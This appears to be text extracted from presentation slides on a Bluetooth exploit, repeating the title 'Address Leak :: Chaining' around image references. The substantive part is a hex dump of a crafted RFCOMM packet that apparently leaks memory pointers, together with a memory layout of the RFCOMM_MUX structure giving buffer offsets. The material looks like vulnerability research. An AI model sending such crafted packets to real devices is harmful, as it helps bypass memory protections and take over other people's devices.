
Bluetooth :: Exploit :: Address Leak :: Chaining




Bluetooth :: Exploit :: Address Leak :: Chaining




Bluetooth :: Exploit :: Address Leak :: Chaining




Bluetooth :: Exploit :: Address Leak :: Chaining




Bluetooth :: Exploit :: Address Leak :: Chaining




Bluetooth :: Exploit :: Address Leak :: Chaining




Bluetooth :: Exploit :: Address Leak :: Chaining



Bluetooth :: Exploit :: Address Leak :: Chaining



Bluetooth :: Exploit :: Address Leak :: Chaining



Bluetooth :: Exploit :: Address Leak

```
02 00 21 03 01 ff 00 00 00 01 ef f4 01 21 f1 41
41 41 41 41 41 41 41 41 41 70 00 00 00 00 00 00
. . . . . . . . . . . . . . . . . . . .
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
. . . . . . . . . . . . . . . . . . . .
f8 f2 ba 61 55 00 00 00 f8 f2 ba 61 55 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
. . . . . . . . . . . . . . . . . . . .
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 aa
```

Bluetooth :: Exploit :: Address Leak

Leak memory





RFCOMM_MUX [0]	
...	
+0x448	rxBuf
...	
+0x19D8	tstRspPacket
+0x1A68	tstRspBuf[136]
+0x1AF0	clientOpenQueue
RFCOMM_MUX [1]	
...	
RFCOMM_MUX [10]	
...	

02	00	21	03	01	ff	00	00	00	01	ef	f4	01	21	f1	41
41	41	41	41	41	41	41	41	41	70	00	00	00	00	00	00
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
f8	f2	ba	61	55	00	00	00	f8	f2	ba	61	55	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00	00	aa													

Bluetooth :: Exploit :: Address Leak

Leak memory

